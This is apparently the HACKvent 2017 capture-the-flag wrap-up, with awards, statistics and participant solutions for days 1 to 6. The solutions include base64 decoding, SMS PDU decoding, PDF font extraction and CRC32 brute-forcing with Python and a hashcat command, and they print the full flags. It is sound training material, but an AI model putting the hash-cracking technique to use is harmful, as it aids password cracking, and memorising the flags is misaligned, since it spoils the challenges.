HACK*vent* 2017

Wrap-Up / Summary

www.hacking-lab.com

TABLE OF CONTENTS

INTRO

Outro

Another great event is over. It was much fun to plan and run the competition.

We hope you enjoyed the challenges and like to thank you for your writeups, the ratings and the feedback.

We're already looking forward for HACK*vent* 2018 and would very appreciate if you join again.

DanMcFly and HACK*vent* crew

Credits

We got many good writeups and we had a hard time to choose a representative set for each challenge. The following factors mattered:

- comprehensiveness of the solution (easy understandable to others)
- tool usage (showing the usage of different tools to solve a challenge)
- alternate (probably not intended) solution paths
- "special tricks"

Credits for solutions in this summary go to (unordered):

Deep Thinker
Niconator
opasieben
evandrix
yF
ZeRoXX
ad0larb0ta0shi
scryh
pjslf
darkstar
angelOfDarkness
MoNoX
darkice
Dycik
horst3000
greifadler
daubsi
explo1t
PS
manuelz120
eash
nitro
trolli101
mcia
rly
muetho
ZTube
Floxy
LogicalOverflow
QuQuk
LlinksRechts
Buge
markie
kiwi_wolf

Volunteers

A huge “thank you” to all volunteers who provided challenges!!! In alphabetical order:

- avarx
- HaRdLoCk
- inik
- Dykcik
- M.
- Morpheuz
- MuffinX
- pyth0n33

AWARDS

Perfect Scorer

Extraordinary congratulations to the hackerz who solved all challenges in time (in alphabetical order):

- Buge
- Darkice
- darkstar
- explo1t
- ikarus31415
- LogicalOverflow
- Retr0id

Awesome job!

Perfect Solver

Additional congratulations to the hackerz who solved all challenges during the month (unordered):

Tastro	ikarus31415	QuQuk
daubsi	DrSchottky	Tastbro
explo1t	evandrix	darkstar
eash	angel0fdarkness	sunscan
veganjay	Buge	manuelz120
pjslf	Darkice	Retr0id
Agent.47	khr0x40sh	mcia
ZeRoXX	LogicalOverflow	opasieben

Great job!

Hacking-Lab Awards

Again, there are Hacking-Lab Awards for this competition. You already got an award if you reached the following total score (challenges + writeup):

- 115 points  GOLD
- 90 points  SILVER
- 65 points  BRONZE


STATS


General

	2017		2016		2015	
	In time	**Total**	**In time**	**Total**	**In time**	**Total**
HACKERS		1'918		2'224		1'173
POINTS TOTAL		18'371		15'577		8'905
POINTS / HACKER		9.58		7.00		7.59
PERFECT SOLVER	7	24	9	15	4	8
DAYS SOLVED	4'707	6'433	4'748	5'622	2'902	3'541
- **EASY**	1'324	2'126	2'182	2'182	1'676	1'676
- **MEDIUM**	2'048	2'677	1'739	2'389	899	1'342
- **HARD**	1'085	1'311	636	848	290	449
- **1337**	250	319	191	263	37	74
- **HIDDEN**		976		273		n/a
NATIONS		77		107		85

Event Activity


Number of hackers and solutions, growing with time.






Solutions per day

Number of solutions per day. It's hard to predict the real heavyness of a day.




Score Distribution

Number of hackers, for each possible score.



Rating



Top 3 rating

DAY	TITLE	AUTHOR	RATING
20	linux_malware	muffinx	4.7407
24	chatterbox	pyth0n33	4.7368
19	cryptolocker ransomware	Dykcik	4.7056

Top rating by level

BEST RATED DAY / LEVEL	DAY	TITLE	AUTHOR	RATING
- **EASY**	03	Strange Logcat Entry	pyth0n33	4.24
- **MEDIUM**	09	JSONion	inik	4.65
- **HARD**	13	muffin_asm	muffinx	4.63
- **1337**	20	linux_malware	muffinx	4.74

SOLUTIONS

Day 01: 5th anniversary

{"level":"easy", "solutions":"914", "rating":"3.27", "author":"M."}

Challenge

Solution from Deep Thinker

So I figured we need to fill the parts with the ones from previous HACKvent editions.

I used the Google search engine to search for HACKvent 2014, 2015, and 2016 writeups and found the following GitHub repository: https://github.com/shiltemann/CTF-writeups-public

In the folders Hackvent2014, Hackvent2015, and Hackvent2016 the required parts of the flag can be found. Putting all this together yields the fag.

Flag: HV17-5YRS-4evr-IJHy-oXP1-c6Lw

To stay fair, I didn't ask for the 2013 one …

Solution from Niconator

I googled for the first challenge of every Hackvent, and this is what I got:

2014	2015	2016
		I found no picture on this
HV14-BAAJ-6ZtK-IJHy-bABB-YoMw	HV15-Tz9K-4JIJ-EowK-oXP1-NUYL	HV16-t8Kd-38aY-QxL5-bn4K-c6Lw


After that, I filled in the 4th blank the 4th code snipped of the first challenge, and so on …

CODE: HV17-5YRS-4evr-IJHy-oXP1-c6Lw

Day 02: Wishlist

{"level":"easy", solutions:"720", "rating":"3.76", "author":"avarx"}

Challenge



Solution from opasieben

The file contained a base64 string. I already assumed to repeat the process 32 times because of the hint. Writing a bash one liner did it.

```
for i in {1..32};
   do base64 -d Wishlist$i.txt > Wishlist$(($i+1)).txt;
done;
```

Solution from evandrix

```
X=$(curl -ksL "https://hackvent.hacking-lab.com/Wishlist.txt");
while :; do
   X=$(echo "${X}" | base64 -d);
   if [[ "${X}" = HV17-* ]]; then
      echo; echo "${X}"; break;
   else >&2 echo -n ".";
   fi;
done
```


Solution from yF

```
curl https://hackvent.hacking-lab.com/Wishlist.txt | \
base64 -d | base64 -d | base64 -d | base64 -d | \
base64 -d | base64 -d | base64 -d | base64 -d | \
base64 -d | base64 -d | base64 -d | base64 -d | \
base64 -d | base64 -d | base64 -d | base64 -d | \
base64 -d | base64 -d | base64 -d | base64 -d | \
base64 -d | base64 -d | base64 -d | base64 -d | \
base64 -d | base64 -d | base64 -d | base64 -d
```

Day 03: Strange Logcat Entry

{"level":"easy", "solutions":"479", "rating":"4.24", "author":"pyth0n33"}

Challenge



Solution from ZeRoXX

In this challenge we have a log-file, with the hint that the user only wants to read his message.

Searching through the file for a DEBUG message I found two suspicious messages:

```
11-13 20:40:13.542 137 137 I DEBUG : FAILED TO SEND RAW PDU MESSAGE
11-13 20:40:24.044 137 137 I DEBUG:
```

```
07914400000000F001000B913173317331F300003AC7F79B0C52BEC52190F37D07D1C3EB32888E2E838CECF05907425A6
3B7161D1D9BB7D2F337BB459E8FD12D188CDD6E8 5CFE931
```

Note that both messages have the same ID (137), which means that they are related. So our hex string is actually a raw PDU message, which didn't get send. A PDU message is some kind of text message for a cellphone. Luckily there are websites available, which can decode our raw PDU message to cleartext. For our given HEX message I used this website: https://www.diafaan.com/sms-tutorials/gsm-modem-tutorial/online-sms-pdu-decoder/ which resulted in the message: "Good Job! Now take the Flag: HV17-th1s-isol-dsch-00lm-agic"

Solution from ad0larb0ta0shi

I search the given logcat.txt file for the keyword message because the hint say: just want to read my messages! I found 3 entries with the searched keyword. At offset 2C001 or line 2681 an interesting entry with PID 137 pays my attention. I followed the PID and at offset 0x2CEB4 - 0x2CF43 found an RAW PDU (Packet Data Unit) MESSAGE encoded String:

```
07914400000000F001000B913173317331F300003AC7F79B0C52BEC52190F37D07D1C3EB32888E2E838CECF05907425A6
3B7161D1D9BB7D2F337BB459E8FD12D188CDD6E85CFE931
```

I decoded the above string with an online tool:

```
To: +13371337133 Message: Good Job! Now take the Flag: HV17-th1s-isol-dsch-00lm-agic
```

Flag: HV17-th1s-isol-dsch-00lm-agic

Solution from scryh

The challenge provides a link to an android logcat-file. The logfile contains 3315 lines. The challenge description *Lost in messages* suggests, that we must find the relevant information within a lot of unnecessary stuff. Another point to notice (I actually figured out later) is that the 03.12.2017 has been the 25th anniversay of the short message service (sms). After scrolling the logfile the following line caught my attention:

```
11-13 20:40:24.044     137       137  DEBUG: I
07914400000000F001000B913173317331F300003AC7F79B0C52BEC52190F37D07D1C3EB32888E2E838CECF05907425A6
3B7161D1D9BB7D2F337BB459E8FD12D188CDD6E85CFE931
```

Because the hidden flag has to be encoded in the log somehow and all other log entries dont really seem to contain encoded information or any references, this entry seems right. Scrolling a little but more up there is another entry for the same pid (137):

```
11-13 20:40:13.542     137   137 I DEBUG     :                   FAILED TO SEND RAW PDU
```


```
MESSAGE
```

Now it seems obvious that the messages is an encoded sms (in PDU format). Copy-Pasting the hex-dump to an online-coder (https://smspdu.benjaminerhart.com/) revealed the following User Data:
Good Job! Now take the Flag: HV17-th1s-isol-dsch-00lm-agic

Day 04: HoHoHo

{"level":"medium", "solutions":"371", "rating":"3.92", "author":"inik"}

Challenge




Solution from pjslf

Let's extract files from given PDF using binwalk and see what's inside.

```
$ binwalk -e HoHoHo.pdf

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             PDF document, version: "1.4"
1673          0x689           Zlib compressed data, default compression
3339          0xD0B           Zlib compressed data, default compression
21066         0x524A          Zlib compressed data, default compression
22108         0x565C          Zlib compressed data, default compression
32480         0x7EE0          Zlib compressed data, default compression

$ file _HoHoHo.pdf.extracted/* | grep -v zlib
_HoHoHo.pdf.extracted/D0B:       data
_HoHoHo.pdf.extracted/524A:      data
_HoHoHo.pdf.extracted/565C:      TrueType Font data, 12 tables, 1st "cmap", 30 names, Macintosh,
Digitized data copyright \251 2007, Google Corporation.Droid Sans RegularRegularFontForge 2.0 :
_HoHoHo.pdf.extracted/689:       ASCII text, with very long lines
_HoHoHo.pdf.extracted/7EE0:      ASCII text
```


The most interesting file is 565C, identified as a TrueType font. Let's try to open it with FontForge which is mentioned in its description.



Now we can see the flag hidden inside.

Solution from darkstar

```
mutool extract HoHoHo.pdf
extracting image img-0013.png
extracting image img-0014.png
extracting font BAAAAA+DroidSans-Regular-0016.ttf

font = Font.createFont(Font.TRUETYPE_FONT,
newFile("data/Day04/BAAAAA+DroidSans-Regular-0016.ttf"));
public void paint(Graphicsg){
    g.setFont(myFont);
    for (int j = 0; j < 8; j++){
        Strings = "";
        for(int i = 0; i < 16; i++){
            s += (char) ((j * 16) + i);
        }
        g.drawString(s, 50, 200 + j * 100);
    }
}
```



Solution from angelOfDarkness

- Use HoHoHo_medium.pdf
- Started getting info from PDF (pdfinfo) -> no clue
- Extract images (pdfimages) -> no clue
- Check fonts (pdffonts) -> there is one embedded, but no clue
- Use pdfdetach, there is another font, the name fits :) DroidSans-HACKvent.sfd
- Download & install fontforge to load the font
- There are untitled characters at the end, but the tool does not show anything..
- When you double click them, you see a character, the first one is H, then V, 17, YES!
- Use option View > Fit to font bounding box and you will see the flag
- FLAG: HV17-RP7W-DU6t-Z3qA-jwBz-jltj

Day 05: Only one hint

{"level":"medium", "solutions":"319", "rating":"3.73", "author":"hardlock"}

Challenge

Solution from MoNoX

First, focus on the hint. There are many online calculators for xor (http://xor.pw).

```
FE8F9017 XOR 13371337 = edb88320
```

By google “edb88320” we can find a lot of info about CRC-32.

Let’s test the first part of the flag. The first part 0x69355f71 has to be “HV17”. I used the online CRC-32 calculator from http://www.simplycalc.com/crc32-text.php and it works:

By using hashcat we can crack the CRC-32 hashes.

It needs the following format (https://hashcat.net/wiki/doku.php?id=example_hashes):

```
1  c2c8c11c:00000000
2  df45873c:00000000
3  9d26aaff:00000000
4  b1b827f4:00000000
5  97d1acf4:00000000
```

Hashcat Commando:

```
hashcat64.exe -a 3 -m 11500 -1 ?u?l?d crc32.txt ?1?1?1?1
```

Puzzle correct order and the flag is:

HV17-7pKs-whyz-o6wF-h4rp-Qlt6

Solution from darkice

Performing the calculation given as a hint results in a number, which is used as magic number for CRC32.

```
0xFE8F9017 XOR 0x13371337 = 0xedb88320
```

There are 6 CRC32 hashes, one for each part of the flag. Brute-forcing can be done with the following python code.

```
from binascii import crc32
vals=[0x69355f71,0xc2c8c11c,0xdf45873c,0x9d26aaff,0xb1b827f4,0x97d1acf4]
alphabet = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrtsuvwxyz0123456789"
flag = ''
   for i in vals:
      for a in alphabet:
         for b in alphabet:
            for c in alphabet:
               for d in alphabet:
                  crc = crc32(a+b+c+d) & 0xffffffff
                  if crc == i:
                     flag += a+b+c+d + '-'
```


```
print flag[:-1]
```

Solution from Niconator

First of all I used the XOR operator to get the hex-String edb88320. I googled after this string and found out that it is encrypted in CRC32b. In the following I wrote a little java program which bruteforces all characters and numbers to a 4 Byte String.

```
    private void jButton1ActionPerformed(java.awt.event.ActionEvent evt) {
        PrintWriter pw = null;
        try {
            CRC32 crc = new CRC32();
            pw = new PrintWriter("file.txt", "UTF-8");

            char[] nums = {
                'A', 'B', 'C', 'D', 'E', 'F', 'G', 'H', 'I', 'J', 'K', 'L', 'M', 'N',
                'O', 'P', 'Q', 'R', 'S', 'U', 'V', 'W', 'T', 'X', 'Y', 'Z', 'a', 'b', 'c',
                'd', 'e', 'f', 'g', 'h', 'i', 'j', 'k', 'l', 'm', 'n', 'o', 'p', 'q',
                'r', 's', 'u', 'v', 'w', 't', 'x', 'y', 'z', '1', '2', '3', '4', '5', '6',
                '7', '8', '9', '0', '!', '?', '.'};
            for (char c1 : nums) {
                for (char c2 : nums) {
                    for (char c3 : nums) {
                        for (char c4 : nums) {
                            crc.reset();
                            crc.update((c1 + "" + c2 + "" + c3 + "" + c4).getBytes());
                            pw.println(c1 + "" + c2 + "" + c3 + "" + c4 + "\n");
                            pw.printf("\n%02X\n", crc.getValue());
                            pw.println();
                        }
                    }
                }
            }
        } catch (FileNotFoundException ex) {
            Logger.getLogger(Dialog.class.getName()).log(Level.SEVERE, null, ex);
        } catch (UnsupportedEncodingException ex) {
            Logger.getLogger(Dialog.class.getName()).log(Level.SEVERE, null, ex);
        } finally {
            pw.close();
        }

    }
```


Since the file was to big to open with the editor, I had to use the 101Editor to take a look on what I just did. In it, I just searched for the following Hex-Strings



Day 06: Santa's journey

{"level":"medium", "solutions":"445", "rating":"3.77", "author":"avarx"}

Challenge



Solution from mcia

When opening the link a QR code is shown. If you decode the QR code you'll get the name of a country. The countries are presented in random order. The goal of this challenge is to visit all countries and then probably the flag will show up.
I wrote a script which reloads the URL and reads the QR codes until the result is something starting with "HV17".

```
import urllib2
import qrtools

qr_code_file = "qr.png"
url = "http://challenges.hackvent.hacking-lab.com:4200"

qr = qrtools.QR()

while True:
    response = urllib2.urlopen(url)
    country = response.read()
    with open(qr_code_file, 'w') as file:
        file.write(country)

    qr.decode(qr_code_file)
    if qr.data.startswith("HV17"):
        print("[+] Found: " + qr.data)
        break
    print("- Santa is in: " + qr.data)
```

Solution from Dykcik

Simply request new QR codes until you get the one with the flag. You can use the following command to solve the challenge:

while true; do if curl -s http://challenges.hackvent.hacking-lab.com:4200 > img.png; zbarimg -q img.png | grep HV17; then break; fi; done

